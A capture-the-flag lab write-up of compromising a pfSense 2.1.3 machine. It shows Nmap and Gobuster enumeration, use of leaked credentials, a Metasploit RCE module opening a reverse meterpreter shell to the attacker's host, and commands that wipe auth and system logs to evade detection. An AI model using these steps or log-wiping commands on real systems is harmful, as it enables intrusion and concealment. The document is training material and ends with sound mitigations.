


Executive Summary

The **PfSense** machine hosts a vulnerable version of **PfSense Firewall (v2.1.3)**. Initial access was obtained by using valid credentials (rohit:pfsense) found in a publicly accessible file. Exploitation of a remote code execution vulnerability using Metasploit granted root access. Key vulnerabilities included exposed configuration files and running outdated software.



Enumeration

Nmap Scan

I initiated the enumeration with an **Nmap** scan to identify open ports, services, and the operating system. The following command was used:

Command:

```
sudo nmap -sCV -O 10.10.10.68 -T5
```

Options Explained:

- -sCV: Service/version detection and default script scan.
- -O: Operating system detection.
- -T5: Aggressive timing for faster scanning.

Results:


- **Port 80 (HTTP):** Lighttpd server detected.

- **Port 443 (HTTPS):** Lighttpd server detected.
- **OS Detected:** Likely running a Linux-based distribution.

```
(kali@kali)-[/home]
└─$ sudo nmap -sCV -O 10.10.10.60 -T5
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-03 14:26 EST
Stats: 0:00:24 elapsed; 0 hosts completed (1 up), 1 undergoing Service Scan
Service scan Timing: About 50.00% done; ETC: 14:26 (0:00:13 remaining)
Stats: 0:00:30 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 0.00% done
Nmap scan report for 10.10.10.60
Host is up (0.22s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
80/tcp    open  http      lighttpd 1.4.35
|_http-title: Did not follow redirect to https://10.10.10.60/
|_http-server-header: lighttpd/1.4.35
443/tcp    open  ssl/http  lighttpd 1.4.35
|_ssl-cert: Subject: commonName=Common Name (eg, YOUR name)/organizationName=CompanyName/stateOrProvinceName=Somewhere/countryName=US
|_Not valid before: 2017-10-14T19:21:35
|_Not valid after: 2023-04-06T19:21:35
|_http-server-header: lighttpd/1.4.35
|_ssl-date: TLS randomness does not represent time
|_http-title: Login
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized
Running (JUST GUESSING): Comau embedded (90%)
Aggressive OS guesses: Comau C4G robot control unit (90%)
No exact OS matches for host (test conditions non-ideal).

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.69 seconds
```

The presence of HTTP and HTTPS suggested the possibility of a web-based interface. Further investigation was performed on these services. So manual navigation the target ip is also done below which showed that it is interface running for an open-source firewall named pfsense:



Web Enumeration

Gobuster Scan

To discover hidden directories and files, **Gobuster** was run twice:

1. Directory Enumeration:

```
gobuster dir -u https://10.10.10.68 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
```

No critical directories were discovered.

```
(kali@kali)-[/home]
└─$ gobuster dir -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -u https://10.10.10.60 -k

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: https://10.10.10.60
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s

Starting gobuster in directory enumeration mode

/themes (Status: 301) [Size: 0] [→ https://10.10.10.60/themes/]
/css Platform (Status: 301) [Size: 0] [→ https://10.10.10.60/css/]
/includes (Status: 301) [Size: 0] [→ https://10.10.10.60/includes/]
/javascript CPU Type (Status: 301) [Size: 0] [→ https://10.10.10.60/javascript/]
/classes (Status: 301) [Size: 0] [→ https://10.10.10.60/classes/]
/widgets Uptime (Status: 301) [Size: 0] [→ https://10.10.10.60/widgets/]
/tree Current disk (Status: 301) [Size: 0] [→ https://10.10.10.60/tree/]
/shortcuts time (Status: 301) [Size: 0] [→ https://10.10.10.60/shortcuts/]
/installer DNS server (Status: 301) [Size: 0] [→ https://10.10.10.60/installer/]
/wizards (Status: 301) [Size: 0] [→ https://10.10.10.60/wizards/]
Progress: 37509 / 220561 (17.01%)
```

2. File Enumeration:

```
gobuster dir -u https://10.10.10.68 -x txt,conf,php -w
/usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -k
```

```
← → ↻ 🏠 https://10.10.10.60//changelog.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

# Security Changelog

### Issue
There was a failure in updating the firewall. Manual patching is therefore required

### Mitigated
2 of 3 vulnerabilities have been patched.

### Timeline
The remaining patches will be installed during the next maintenance window
```

```
← → ↻ 🏠 https://10.10.10.60//system-users.txt
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

####Support ticket####

Please create the following user

username: Rohit
password: company defaults
```

Key Findings:

- changelog.txt: Confirmed the web server was vulnerable.

- system-users.txt: Contained valid credentials: rohit:pfsense.

Authentication

Using the discovered credentials, I logged into the **PfSense** web interface. The version was identified as **v2.1.3**.

Exploitation

Using Metasploit

Instead of using the Python script suggested in the walkthrough, I opted for **Metasploit** to exploit the identified vulnerability (CVE-2014-4688).

Steps:

1. Set Up Metasploit:

```
msfconsole
```

2. Search for Exploit:

```
search pfsense
```

3. Configure Exploit:

```
use exploit/unix/webapp/pfsense_exec
```

```
set RHOSTS 10.10.10.68
```

```
set LHOST 10.10.14.10
```

```
set LPORT 4455
```

```
set USERNAME rohit
```

```
set PASSWORD pfsense
```

```
exploit
```

```

kali@kali:~/home$ msfconsole -q
msf6 > search pfsense 2.1.3

Matching Modules

#  Name                                     Disclosure Date  Rank    Check  Description
0  exploit/unix/http/pfsense_graph_injection_exec  2016-04-18      excellent No      pfsense authenticated graph status RCE

Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/http/pfsense_graph_injection_exec

msf6 > use 0
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(unix/http/pfsense_graph_injection_exec) > show options

Module options (exploit/unix/http/pfsense_graph_injection_exec):

Name          Current Setting  Required  Description
PASSWORD      pfsense          yes       Password to login with
Proxies        nil              no        A proxy chain of format type:host:port[,type:host:port][... ]
RHOSTS        192.168.1.10     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         443              yes       The target port (TCP)
SSL           true             no        Negotiate SSL/TLS for outgoing connections
USERNAME      admin             yes       User to login with
VHOST         nil              no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
LHOST         nil              yes       The listen address (an interface may be specified)
LPORT         4444             yes       The listen port

Exploit target:

Id  Name

```

4. Catch the Shell:

- A root shell was obtained on the target machine.

```
[*] Started reverse TCP handler on 10.10.14.10:4455
[*] Detected pfSense 2.1.3-RELEASE, uploading initial payload
[*] Payload uploaded successfully, executing
[*] Sending stage (40004 bytes) to 10.10.10.60
[+] Deleted bWPuAInt
[*] Meterpreter session 1 opened (10.10.14.10:4455 → 10.10.10.60:23779) at 2024-12-03 14:38:30 -0500

meterpreter > python -c 'import pty; pty.spawn("/bin/bash")'
[-] Unknown command: python. Run the help command for more details.
meterpreter > whoami
[-] Unknown command: whoami. Run the help command for more details.
meterpreter > id
[-] Unknown command: id. Run the help command for more details.
meterpreter > getuid
Server username: root
meterpreter > 
```

Post-Exploitation

Using the meterpreter shell, I retrieved the flags:

- **User Flag:**

User flag was found by manually looking into `/home/rohit/` directory.

- **Root Flag:**

Root flag was found in /root/root.txt file.

```
meterpreter > cd /home
meterpreter > ls
Listing: /home

Mode                Size      Type    Last modified     Name
-----
040775/rwxrwxr-x    512    dir     2017-10-14 15:19:40 -0400 .snap
040755/rwxr-xr-x    512    dir     2017-10-14 20:24:44 -0400 rohit

meterpreter > cd rohit
meterpreter > ls
Listing: /home/rohit

Mode                Size      Type    Last modified     Name
-----
100644/rw-r--r--    1003    fil     2017-10-14 20:05:36 -0400 .tcshrc
100644/rw-r--r--     32     fil     2017-10-14 20:25:03 -0400 user.txt

meterpreter > cat user.txt
8721327cc232073b40d27d9c17e7348b
meterpreter > cd /root
meterpreter > ls
Listing: /root

Mode                Size      Type    Last modified     Name
-----
100644/rw-r--r--    724     fil     2014-05-01 16:17:14 -0400 .cshrc
100644/rw-r--r--     0     fil     2017-10-14 15:20:25 -0400 .first_time
100644/rw-r--r--    167     fil     2014-05-01 16:02:42 -0400 .gitsync_merge.sample
100644/rw-r--r--     0     fil     2014-05-01 16:02:42 -0400 .hushlogin
100644/rw-r--r--    229     fil     2014-05-01 16:17:14 -0400 .login
100644/rw-r--r--     0     fil     2017-10-14 15:20:25 -0400 .part_mount
100644/rw-r--r--    165     fil     2014-05-01 16:02:42 -0400 .profile
100644/rw-r--r--    165     fil     2014-05-01 16:02:42 -0400 .shrc
100644/rw-r--r--    1003    fil     2017-10-14 15:20:25 -0400 .tcshrc
100644/rw-r--r--     33     fil     2017-10-18 08:48:31 -0400 root.txt

meterpreter > cat root.txt
d08c32a5d4f8c8b10e76eb51a69f1a86
meterpreter >
```

Privilege Escalation

Privilege escalation was unnecessary as the initial exploit granted root access directly.

Cleaning Up Evidence

To minimize detection, the following steps were performed:

Remove Logs

```
shred -u ~/.bash_history
```

```
cat /dev/null > /var/log/auth.log
```

```
cat /dev/null > /var/log/syslog
```

```
meterpreter > history
[-] Unknown command: history. Run the help command for more details.
meterpreter > shred -u ~/.bash_history
[-] Unknown command: shred. Run the help command for more details.
meterpreter > cat /dev/null > /var/log/auth.log
meterpreter > cat /dev/null > /var/log/syslog
meterpreter >
```

Delete Exploitation Artifacts

As Metasploit was used for exploitation which automatically deletes the exploit from the target device as shown below:

```
[+] Deleted bWPuAInt  
[*] Meterpreter session 1 opened (10.10.14.10:4455 → 10.10.10.60:23779) at 2024-12-03 14:38:30 -0500
```

Considerations/Mitigations

1. Keep Software Updated:

- Update PfSense to the latest version to patch vulnerabilities like **CVE-2014-4688**.

2. Restrict File Permissions:

- Secure sensitive files (changelog.txt and system-users.txt) and restrict public access.

3. Implement Strong Passwords:

- Avoid using default or weak credentials. Enforce complex password policies.

4. Regular Vulnerability Scans:

- Periodically audit services for outdated software and misconfigurations.

5. Monitor Web Logs:

- Detect unusual login attempts or access to sensitive files.

6. Enforce Secure Authentication:

- Implement multi-factor authentication for web interfaces.
-

Conclusion

The **PfSense** machine demonstrated critical security flaws, including exposed sensitive files and running outdated software. By leveraging Metasploit, a remote code execution vulnerability was exploited to gain root access. Implementing strong security measures and timely updates can mitigate such risks in the future.